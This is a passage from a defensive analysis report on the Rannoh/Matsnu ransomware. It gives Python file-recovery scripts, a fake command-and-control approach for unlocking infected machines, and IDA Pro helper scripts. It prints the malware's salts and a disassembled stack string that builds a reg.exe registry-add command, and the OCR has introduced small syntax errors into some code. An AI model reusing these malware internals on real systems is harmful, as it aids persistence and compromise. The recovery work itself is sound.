      8 of ( $network_cmd* ) and
      5 of ( $encrypt* )
}
```

6.2 Data recovery

6.3 Introduction

The implementation of the cryptographic features is correctly done. We do not identify weakness to allow us to decrypt the file. The solutions described in the chapter need 2 things: the *id* and the *data*. This information is available in the HTTP communication. If the infected machine uses a proxy, the GET variables are generally logged, so we can get them from the log files of the proxy.

6.4 Solution 1

We wrote two scripts to recover the encrypted file. The first one decrypts the id.$02 file to get the original file name, the new file name and the key to decrypt the encrypted file. Here is the code source:

```
from Crypto.Cipher import ARC4
from Crypto.Hash import MD5
import sys
import base64

salt_comm = "QQasd123zxc"
salt_listfiles = "&udhYtetdh&76ww"
salt_file = ""

computer_id = sys.argv[1]
masterkey_enc = sys.argv[2]
filename_listfile = sys.argv[3]

def byteSwap16(data):
    data = bytearray(data)
    data_out = bytearray()

    for i in range(0, len(data), 16):
        data_out += data[i+8:i+16]
        data_out += data[i:i+8]

    return str(data_out)


# Decode the master key
key_comm = MD5.new(computer_id + salt_comm).digest()
masterkey_enc = base64.b64decode(masterkey_enc)
masterkey = ARC4.new(key comm).decrypt(masterkey enc)
# Remove all non ascii char
masterkey = ''.join([x for x in masterkey if ord(x)<128])
print "Master key: %s" % masterkey

# Decode the file with the extention .$02
key_listfiles = MD5.new(masterkey + salt_listfiles).digest()
listfiles_enc = open(filename_listfile).read()
listfiles_enc2 = ARC4.new(key_comm).decrypt(listfiles_enc)

print "Hash in file: %s" % listfiles_enc2[:16].encode('hex')
```

```
print "Computed hash: %s" % MD5.new(listfiles_enc2[16:]).digest().encode('hex')

listfiles_enc3 = byteSwap16(listfiles_enc2[16:])
listfiles_str = ARC4.new(key_listfiles).decrypt(listfiles_enc3)

# Convert listfiles_str into a proper array
listfiles = []
for d in listfiles_str.split('\r\n\r\n'):
    listfiles.append(d.split('\r\n'))

for fi in listfiles:
    print "filename:    %s" % fi[0]
    print "newfilename: %s" % fi[1]
    print "key:         %s" % fi[2]
    print "-"*72
```

The script uses 3 arguments:

- The *id* (from the HTTP request)
- The *data* (from the HTTP request)
- The *id*.$02 file

Here is an example of usage:

```
staff@malware.lu:~$ ./decode_fileslist.py 989D0EA2554245442D47
cN48M03Da05PU9VIy5FBIxaO2E1LPEJvNK7rOkHaPVVxnUDRSJhDBXSSK7tk
989D0EA2554245442D47.\$02

Master key: pUyoVjtufjsQUoJsUXaLuQAaUuJtDOgvsxOjNXXsrUgf

Hash in file: 90a1211b625c4249ccaa75f738d7d9fd

Computed hash: 90a1211b625c4249ccaa75f738d7d9fd

filename:    C:\\Documents and Settings\All Users\Documents\My Music\Sample
Music\Beethoven's Symphony No. 9 (Scherzo).wma

newfilename: C:\\Documents and Settings\All Users\Documents\My Music\Sample
Music\ssJpANAdUVQaQsNOJxJGV

key:         eoLTVaAdQVUtrsUELlODVeoAJfLgdVyJlUjyfqVJf

------------------------------------------------------------------------

filename:    C:\\Documents and Settings\All Users\Documents\My Music\Sample
Music\New Stories (Highway Blues).wma

newfilename: C:\\Documents and Settings\All Users\Documents\My Music\Sample
Music\yjJVsypyEdxgNgLlLlV

key:         nyVQjGuJDtqtypJosrfeDgxOvVsGsvpJEpapaQnGpvptEpNo

------------------------------------------------------------------------

filename:    C:\\Documents and Settings\All Users\Documents\My Music\Sync
Playlists\01_Music_auto_rated_at_5_stars.wpl

newfilename: C:\\Documents and Settings\All Users\Documents\My Music\Sync
Playlists\QvXeQdruGlylsx

key:         vsqLJuODtossDLEnelOEsolJlLEusVsTLafUoXojvDdEXJV

------------------------------------------------------------------------

filename:    C:\\Documents and Settings\All Users\Documents\My Music\Sync
Playlists\02_Music_added_in_the_last_month.wpl
```

```
newfilename: C:\\Documents and Settings\All Users\Documents\My Music\Sync
Playlists\LEUxLNALutDsvQJujx

key:         rustJutxAxATutGgUodlsrQdQeGuaQsGpTELGtNQTxLTpa

--------------------------------------------------------------------------
```

With the information, we can use a second script to decrypt a file. We will decrypt this file:

```
filename:    C:\\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Winter.jpg

newfilename: C:\\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\AaQTXLugGpTftrXdE

key:         NXnGOaXaonojTuLoLTgJEtEXroLuLGXJXvosGjvQslpy
```

To decrypt the file, we use this script:

```
from Crypto.Cipher import ARC4
from Crypto.Hash import MD5
import sys
import base64

salt_file = "732jjdnbYYSUUW7kjksk***ndhhssh"
max_encrypted_size = 0x3000

def byteSwap16(data):
    data = bytearray(data)
    data_out = bytearray()

    for i in range(0, len(data), 16):
        data_out += data[i+8:i+16]
        data_out += data[i:i+8]

    return str(data_out)

file_key = sys.argv[1] + salt_file
#print "File key: %s" % file key

filename = sys.argv[2]

data = open(filename).read()
data_end = data[max_encrypted_size:]
data = data[:max_encrypted_size]
data = ARC4.new(MD5.new(file_key).digest()).decrypt(data)
data = byteSwap16(data)
data_dec = data + data_end
sys.stdout.write(data_dec)
```

The script needs 2 arguments:

- the key got with the previous script
- The file to decrypt

Here is the usage:

```
staff@malware.lu:~$ file AaQTXLugGpTftrXdE
AaQTXLugGpTftrXdE: data
staff@malware.lu:~$./decode file.py NXnGOaXaonojTuLoLTgJEtEXroLuLGXJXvosGjvQslpy
AaQTXLugGpTftrXdE > Winter.jpg
staff@malware.lu:~$ file Winter.jpg
Winter.jpg: JPEG image data, JFIF standard 1.02
```

The file *Winter.jpg* is correctly restored.

6.5 Solution 2

The second solution is to use the fake server available in chapter 5.2. We must add the *id* and the master key of the infected machine at the beginning of the script as described in chapter 4.6.3. Secondly we must modify the DNS server of the infected machine to use the fake server as DNS server.

Now we can use a random *Paysafecard* to decrypt and unlock the machine. **Be careful, the machine is not really clean!! The malware always starts and the attacker is able to encrypt and lock the computer again**.

This solution can be considered as a man in the middle, the fake server provides the command UNLOCK to the client, and we use the unlock feature implemented by the ransomware itself.

7 IDA Pro scripts

7.1 Introduction

We wrote 2 IDA Pro scripts to help us to analyse the sample. The information displayed in IDA Pro was not fully exploitable so the 2 scripts modify the IDA Pro view.

7.2 Stack's comments

When you open the sample unpacked, and show a graph view of the function 401000h, a string is built on the stack:



Figure 27: IDA Pro stack

We wrote this python script to add the strings value in comment:

```
import sys

addrs = [
```

```
      0x00401031,
      0x00401042,
    0x00405B91,
    0x0040628F,
    0x004064DC,
    0x00406646,
    0x004067D6,
    0x00406944,
    0x00406C78,
    0x00406C91,
    0x00406CA6,
    0x00406D32,
    0x00406D57,
    0x00406D8F,
    0x00406f7c,
    0x004070f2,
    0x00407111,
    0x004075e0,
    0x00407682,
    0x00407766,
    0x004078b1,
    0x00407aad,
    0x0040c620,
    0x0040ca50,
    0x0040cd52,
    0x0040d2cc,
    0x0040d2e7,
    0x0040d2ed,
    0x0040d2f5,
    0x0040d3e2,
    0x0040d401,
    0x0040d94f,
    0x0040dc12,
    0x0040dc48,
    0x0040dc59,
    0x0040df38,
    0x0040df6e,
    0x0040e145,
    0x0040eb32,
    0x0040ed65,
    0x0040eec7,
    0x0040f01e,
    0x0040f1b2,
    0x0040f309,
    0x0040f49f,
    0x0040f60f,
    0x0040f74c,
    0x0040f7e6,
    0x0040f81f,
    0x0040f84d,
    0x0040f87a,
    0x0040f899,
    0x0040fa2b,
    0x0040ffbd,
    0x0040ffce,
    0x0040ffd4,
    0x00410098,
    0x00410cc6,
    0x00410ce0,
    0x00410eb3,
    0x00410ed5,
```

```
    0x00410eeb,
    0x0041100a,
    0x00411015,
    0x0041101d,
    0x00411025,
    0x00412161,
    0x00412175,
    0x0041217d,
    0x0041279d,
    0x004127b8,
    0x00412a3f,
    0x004139c2,
    0x004139cb,
    0x00413c0e,
    0x00413f15,
    0x0041406b,
    0x0041408d,
    0x004141a3,
    0x0041424a,
    0x0041426b,
    0x00414456,
    0x004144fd,
    0x0041451e,
    0x00414547,
    0x00414773,
    0x0041478d,
    0x00414d67,
]
print "-"*24 + "Comment stack string" + "-"*24
for addr in addrs:
    comment = ''
    inst = addr
    while True:
        val = GetOperandValue(inst, 1)
        if val == -1:
            break

        s = struct.pack('>I', val)
        inst = FindCode(inst, SEARCH DOWN | SEARCH NEXT);
        comment += s[::-1]

        if len(s) != 4:
            break


    print "%08xh: %s" % (addr, comment)
    MakeComm(addr, comment)
```

To execute the script, you must go in *File* and click on *Script file* to select the python file. Once the script is executed, the comments automatically appear:

```
push   ebp
mov    ebp, esp
sub    esp, 4D4h
mov    [ebp+var_4D4], 0
mov    [ebp+var_4D0], 0
mov    [ebp+var_CC], 0
mov    [ebp+var_C8], 0
mov    [ebp+var_C4], 6572702Eh ; .pre
mov    [ebp+var_C0], 0
mov    [ebp+var_BF], 2E676572h ; reg.exe add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windov
mov    [ebp+var_BB], 20657865h
mov    [ebp+var_B7], 20646461h
mov    [ebp+var_B3], 454B4822h
mov    [ebp+var_AF], 4F4C5F59h
mov    [ebp+var_AB], 5F4C4143h
mov    [ebp+var_A7], 4843414Dh
mov    [ebp+var_A3], 5C454E49h
mov    [ebp+var_9F], 74666F53h
mov    [ebp+var_9B], 65726177h
mov    [ebp+var_97], 63694D5Ch
mov    [ebp+var_93], 6F736F72h
mov    [ebp+var_8F], 575C7466h
mov    [ebp+var_8B], 6F646E69h
mov    [ebp+var_87], 4E207377h
mov    [ebp+var_83], 75435C54h
mov    [ebp+var_7F], 6E657272h
mov    [ebp+var_7B], 72655674h
mov    [ebp+var_77], 6E6F6973h
mov    [ebp+var_73], 616D495Ch
mov    [ebp+var_6F], 46206567h
mov    [ebp+var_6B], 20656C69h
mov    [ebp+var_67], 63657845h
mov    [ebp+var_63], 6F697475h
mov    [ebp+var_5F], 704F206Eh
0% (-40,1304) (655,470) 00000200 00401000: sub_401000
```

Figure 28: IDA Pro stack with comments

7.3 IAT fixation

As the malware is injected, the IAT is shifted and the name of the function is not displayed in IDA Pro:

```
lea    eax, [ebp+var_BF]
lea    eax, (dword_403B74 - 401190h)[ebx]
push   eax
push   200h
call   (off_40849A - 401190h)[ebx]
test   eax, eax
jz     loc_401389

(361,633) 00000305 00401105: sub_401000+105
```

Figure 29: Call without naming the function name

If this example IDA Pro shows: *call(off_40849A-401190h)[ebx]*.

The second script modifies the name of the offset to show the function name. Here is the code source:

```
start_at = 0x0040842E
end_at = 0x004085F6

print "-"*24 + "Fix IAT call in rannoh" + "-"*24
for adr in range(start_at, end_at, 4):
    MakeNameEx(adr, "p%s" % Name(Dword(adr)), 0)
```

Once the script is executed, the call is updated:



Figure 30: Call after the execution of the script

Now, IDA Pro shows: *call(pGetTempPathA-401190h)[ebx]*.

8 Conclusion

To conclude the analysis of the Rannoh/Matsnu sample, we can say that it is very efficient and the implementation of cryptographic algorithms are correct. Once the ransomware is executed, files are encrypted and it is not possible to recover it without network traces. After the encryption, the ransomware locks the system to prevent the use of the infected machine. A ransom is asked to unlock the system and recover the files.

With network trace, for example with a proxy, it is possible to recover the files. We provide two solutions in this report:

- A script to parse the hard drive of the infected machine and recover the files
- A fake command & control that gives the order to unlock and recover the files

But the 2 solutions need the id and the data variable sent by the client during the infection.

Furthermore, this ransomware includes Trojan features; it is possible for the attacker to execute command remotely. With this feature, he is able to modify the command & control URL, add a new version of the ransomware, add another binary, etc. The possibilities are unlimited. Even if we pay the attacker to recover our system, the backdoor is still opened, so the attacker is able to lock the system again…

A last feature, natively implemented, describes the danger of this malware. The attacker can remotely remove all files until the freeze of the OS. In this case the recovery is impossible and the re-installation of the machine is required.